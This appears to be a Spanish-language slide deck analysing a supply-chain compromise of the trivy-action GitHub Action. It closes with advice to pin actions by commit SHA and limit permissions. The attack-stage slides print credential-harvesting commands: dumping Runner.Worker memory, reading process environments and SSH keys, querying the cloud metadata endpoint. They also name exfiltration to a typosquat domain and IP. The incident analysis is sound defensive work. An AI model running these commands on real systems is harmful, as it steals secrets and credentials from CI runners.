
`uses: aquasecurity/trivy-action@v1.0.0`

docs.github.com/en/actions/reference/security/secure-use

Los tags son mutables



¿Runtime?





**Tu workflow no cambió.
Lo que ejecutó tu runner sí.**



Dentro del runner

1 Memory Dump

GitHub marca secrets isSecret:true

```
PID=$(pgrep Runner.Worker)
sudo cat /proc/$PID/mem
      grep
' "value": "X", "isSecret
```

2 Barrido lateral

cat /proc/*/environ → tokens all process

```
curl 169.254.169.254
find / -name ".npmrc" ".pypirc" "*.kube/config"
cat ~/.ssh/id_*
```

3 Encrypt + Exfil

AES-256 + RSA-4096 → tpcp.tar.gz.enc
POST → scan.aquasecurity[.]org (typosquat · IP 45.148.10.212)

Fallback: repo "tpcp-docs" en cuenta de la víctima con su propio GITHUB_TOKEN

upwind.io/feed/trivy-supply-chain-incident-github-actions-compromise-breakdown



**¿Y ahora
qué?**



```
# VULNERABLE CONFIGURATION (Relies on mutable tags)
```

```
steps:
```

```
- name: Run Trivy vulnerability scanner
```

```
uses: aquasecurity/trivy-action@master
```



```
with:
```

```
image-ref: 'docker.io/my-organization/my-app:${{ github.sha }}'
```

```
# VULNERABLE CONFIGURATION (Relies on mutable tags)
```

```
steps:
```

```
- name: Run Trivy vulnerability scanner
```

```
uses: aquasecurity/trivy-action@v0.35.0
```



```
with:
```

```
image-ref: 'docker.io/my-organization/my-app:${{ github.sha }}'
```

```
# SECURE CONFIGURATION (Cryptographic pinning)
```

```
steps:
```

```
- name: Run Trivy vulnerability scanner
```

```
uses: aquasecurity/trivy-action@18f2510ee396bbf400402947b394f233cd0d7135 # v0.35.0
```



```
with:
```

```
image-ref: 'docker.io/my-organization/my-app:${{ github.sha }}'
```



¿Eso es todo?



Lecciones

- 👉 El pipeline es infraestructura crítica, trátalo como tal
- 👉 Un tag se puede mover. Un SHA no.
- 👉 Tu workflow no necesita escribir en todo. Declara solo lo que usa.
- 👉 **¿Sabes qué actions de terceros corre tu organización hoy?**
Si tardaste en responder, ya tienes un problema de gobierno.



Gracias
Conectemos